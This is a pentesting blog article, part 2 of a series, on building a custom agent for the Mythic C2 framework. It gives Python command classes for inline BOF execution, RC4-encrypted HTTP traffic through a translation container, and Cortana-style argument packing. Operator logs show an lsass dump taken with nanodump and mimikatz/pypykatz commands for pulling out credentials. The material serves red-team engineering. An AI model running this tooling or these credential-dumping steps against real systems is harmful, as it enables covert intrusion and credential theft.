Optimizing pentesting: building an agent for the Mythic framework. Part 2

Oleg Senko

Contents

Agent functionality

In part two, we provide an overview of the agent's functionality and outline the steps required to connect the agent to a Mythic server to create and execute tasks.

The agent's workflow will follow the pattern below:

- Request a task.
- Execute the task.
- Send a response.

To perform tasks, we will be using a ready-made COFF Loader available on GitHub.

The agent's communication with the server can be carried out using different protocols. In this article, we will examine communication via the HTTP protocol. To work with HTTP, we will use the WinHTTP library.

Server side

The pentester interacts with Mythic via a browser. To execute an object file in Stage 1, we need to get the BOF onto the framework server. There are several ways to achieve this:

- Embed the object file source code in a container and compile it with Mythic.
- Upload the object file via the API or through the browser's GUI.

In this study, we opted for the latter approach as a Proof of Concept (PoC), uploading BOFs using a browser.

Creating a command


To begin, we need to create a basic command on the framework server – for this study, we're using Mythic version 2.3. This command is designed to locate an object file on the server and send it to the agent.

To achieve this, we created a Python file with the command's name (in our case, *inline-execute.py*) within the Payload_Types directory on the Mythic server and defined two classes within it.

The first class describes the following arguments: a Base64-encoded object file (*objectfile*) and its arguments (*arguments*).

```
class InlineExecuteArguments(TaskArguments):
    def __init__(self, command_line, **kwargs):
        super().__init__(command_line, **kwargs)
        self.args = [
            CommandParameter(
                name="objectfile", cli_name="objectfile", display_name="Filename
within Mythic", description="Supply existing filename",
                type=ParameterType.ChooseOne,
                dynamic_query_function=self.get_files,
                parameter_group_info=[
                    ParameterGroupInfo(
                        required=True,
                        ui_position=1,
                        group_name="Default"
                    )
                ]
            ),
            CommandParameter(
                name="arguments", cli_name="arguments", display_name="Argument to
Object file", description="Supply arguments",
                type=ParameterType.String,
                parameter_group_info=[
                    ParameterGroupInfo(
                        required=False,
                        ui_position=2,
                        group_name="Default"
                    )
                ]
            ),

        ]
```

Thus, at this stage, we have a command that can locate and send the required object file to the agent with appropriate arguments.



```
inline-execute -objectfile whoami -arguments ""
```


The command to send the object file with arguments

The second class is responsible for describing the command and how it's processed on the server. For example, to retrieve the contents of a file, we need to use the MythicRPC remote procedure call protocol, which allows us to execute functions within Mythic and its database during task execution.

```
class InlineExecuteCommand(CommandBase):
    cmd = "inline-execute"
    needs_admin = False
    help_cmd = "inline-execute objectfile.(x64|x86).o arguments"
    description = (
        "Upload and execute object file on a target machine by selecting a Mythic
registered file. \n . "
    )
    version = 1
    supported_ui_features = ["file_browser:upload"]
    author = "@"
    attackmapping = []
    argument_class = InlineExecuteArguments
    attributes = CommandAttributes(
        suggested_command=True
    )
...
```

```
    async def create_tasking(self, task: MythicTask) -> MythicTask:
        try:
            fn = task.args.get_arg("objectfile")
            if not fn.endswith("x64.o") and not fn.endswith("x86.o"):
                fn = fn + "." + task.callback.architecture + ".o"
            file_resp = await MythicRPC().execute("get_file", task_id=task.id,
                                                   filename=fn,
                                                   limit_by_callback=False,
                                                   get_contents=True)
....
                        task.args.add_arg("object_file", 
file_resp.response[0]["contents"])
....
```

Mythic processes the object file's parameters for the agent by adding the arguments *object_file* and *arguments* to the response and then generates a JSON file containing the BOF:



```
Original Parameters:
-objectfile whoami -arguments ""

Agent Parameters:
{"arguments": "", "object_file": "ZIYHAAAAAAB0FAAAMwAAAAAABAAudGV4

Display Parameters:
-objectfile whoami.x64.o

Tasking Location:
parsed_cli

Parameter Group:
Default
```

Creating a JSON file with an object file inside it

This JSON file, with the specified parameters, is then sent to the agent via our chosen communication channel. This is how the agent receives the object file. Executing object files allows us to establish situational awareness, gain persistence and conduct initial reconnaissance.

Traffic Encryption


Mythic architecture is highly customizable, allowing for the use of custom protocols and encryption methods. By default, Mythic supports key exchange and encryption using AES. In this study, we implemented communication between the agent, server and framework using HTTP protocol with RC4 encryption.

To implement custom encryption modes and protocols, Mythic uses translation containers.

Data exchange works as follows:


1. The agent sends a request to check for available tasks.
2. The request goes to the C2 profile container.

3. The C2 profile container sends it to Mythic.
4. Mythic identifies the agent that sent the message by its UUID.
   4.1. If the communication with the agent is encrypted using a translation container, the message is forwarded to that container.
   4.2. The translation container decrypts the message and sends it to Mythic.



Algorithm for sending a request to Mythic

4. A response object file is generated on the Mythic server.
5. The object file is sent to the translation container, where it is encrypted with the RC4 algorithm;
6. The encrypted object file is then sent to the agent.




Algorithm for sending a task to the agent

The agent returns the result of the object file's execution to the server via a POST request.

The translation container must contain a class that inherits from `TranslationContainer`. It should include two methods:

- *translate_to_c2_format – converts a Mythic message into a format understandable by the agent.*
- *translate_from_c2_format – converts a message from the agent into a format understandable by Mythic. In our case, it performs base64 decoding and decrypts the message using RC4.*

An example of the *translate_from_c2_format* function:




```python
# This should return the JSON of the message in Mythic format
async def translate_from_c2_format(request) -> dict:
    key = get_keys()
    cipher = ARC4.new(key)
    decoded_msg = base64.b64decode(request["message"])[36:]
    decrypted_msg = cipher.encrypt(decoded_msg)
    result = json.loads( decrypted_msg.decode('utf-8', 'ignore') )
    return result
```

Agent request encryption

By adding the necessary functionality, we created an agent capable of sending HTTP requests, receiving tasks, executing arbitrary BOFs, and sending their output back to the server via HTTP, while encrypting the traffic with RC4

Server-side enhancements


At the current stage, the agent's functionality doesn't meet our requirements because sending a command to the agent requires the operator to explicitly specify the command arguments along with their types. If a command has many arguments, they have to be listed manually in a specific order, which can become a very time-consuming task.



```
[Thu Mar 23 2023 18:05:19] / 963 / mythic_admin
inline-execute -objectfile nanorobeus.x64.o -arguments "char:klist"
UserName                  : John
Domain                    : COMMANDO
LogonId                   : 0:0x355e4
Session                   : 1
UserSID                   : S-1-5-21-2782608190-14291001-1652081265-1000
Authentication package    : NTLM
LogonType                 : Interactive
LogonTime (UTC)           : 23/3/2023 8:1:57
LogonServer               : COMMANDO
LogonServerDNSDomain      :
UserPrincipalName         :

[*] Cached tickets: (0)


inline-execute nanorobeus char:klist
```

Listing command arguments

For example, an object file from the *nanodump* toolset that allows creating a dump of the *lsass.exe* process requires as many as 18 arguments:



```
[Wed Mar 22 2023 19:18:30] / 897 / mythic_admin
inline-execute -objectfile nanodump.x64.o -arguments "int:740 char:kek int:1 int:1 int:0 int:0 int:0 int:0 int:0 int:0 int:0 int:0 int:0 char:"" int:0 int:0 char:"" int:0
Done, to download the dump run:
download kek
to get the secretz run:
python3 -m pypykatz lsa minidump kek
mimikatz.exe "sekurlsa::minidump kek" "sekurlsa::logonPasswords full" exit
```

Total Results: 1


```
[Wed Mar 22 2023 19:19:14] / 898 / mythic_admin
dir .\
Contents of .\*:
    03/22/2023 22:18           <dir> .
    03/22/2023 22:18           <dir> ..
    03/22/2023 22:18        10956906 kek
```

Object file arguments for *nanodump*

BOF arguments must be specified strictly in their original order. This is due to the specifics of how they're analyzed: the order and type of arguments are described in the object file. If they're not in the correct order, it will cause an error, and the agent will terminate. This limitation also significantly reduces the usability of the previously created function. For example, the file in the example below expects the *char** data type as the first argument, followed by *unsigned short*:

```
VOID go( IN PCHAR Buffer, IN ULONG Length )
{
        datap parser = {0};
        BeaconDataParse(&parser, Buffer, Length);
        char * path = BeaconDataExtract(&parser, NULL);
        unsigned short subdirs = BeaconDataShort(&parser);
        ....
```

In Cobalt Strike, this problem is solved through a specialized language for process automation called Cortana: command arguments are packed into the required format.




```
alias dir {
    local('$params $keys $args $targetdir $subdirs $ttp $text');

    %params = ops(@_);
    @keys = keys(%params);

    $targetdir = ".\\";
    $subdirs = 0;

    if ("s" in @keys) {
        $subdirs = 1;
    }
    if ("1" in @keys) {
        $targetdir = %params["1"];
    }

    if(left($2, 2) eq "\\\\") {
        $ttp = "T1135";
        $text = "Issuing remote dir to $targetdir";
    } else {
        $ttp = "T1083";
        $text = "Issuing local dir to $targetdir";
    }

    $args = bof_pack($1, "Zs", $targetdir, $subdirs);
    beacon_inline_execute($1, readbof($1, "dir", $msg, $ttp), "go", $args);
}
```

Example of preparing arguments for the *dir* command in Cortana

We decided to implement argument packing for Mythic, similar to how it's done in Cortana. Let's examine the process of creating a task on the server using the *dir* command, which requires two arguments, as an example. First, we need to set default values for the arguments so that calling the command without them doesn't result in a *Memory Access Violation* error.

```
class DirExecuteArguments(TaskArguments):
    def __init__(self, command_line, **kwargs):
        super().__init__(command_line, **kwargs)
        self.args = [
            CommandParameter(
                name="path", cli_name="path", display_name="Path to list",
description="Supply path",
                type=ParameterType.String,
                default_value=".\\",
                parameter_group_info=[
                    ParameterGroupInfo(
                        required=True,
                        ui_position=1,
                        group_name="Default"
                    )
                ]
            ),
            CommandParameter(
                name="recursive", cli_name="recursive", display_name="Show recursive
", description="Supply recursive ",
                type=ParameterType.String,
                default_value=0,
                parameter_group_info=[
                    ParameterGroupInfo(
                        required=False,
                        ui_position=2,
                        group_name="Default"
                    )
                ]
            ),

        ]
```

Consequently, invoking this command will present the following interface for specifying arguments:


dir's Parameters

Description
```
Upload and execute object file on a target machine by selecting a Mythic registred file.
 This Function is general purpose and parses arguments as a single null terminatedc string.
```

Requires Admin?
False

Parameter	Value
Path to list Required	.\
Show recursive	0

Argument input interface

Next, we will add a description of the command and compliance with the MITRE ATT&CK TTP matrix to summarize the penetration testing results:

```
class DirExecuteCommand(CommandBase):
    cmd = "dir"
    needs_admin = False
    help_cmd = "dir <path> -recursive <0\\1>"
    description = (
        "Lists content of a directory"
    )
    version = 1
    supported_ui_features = []
    author = "@"
    attackmapping = ["T1083", "T1135"]
    argument_class = DirExecuteArguments
    attributes = CommandAttributes(
        suggested_command=True
    )
    ...
```

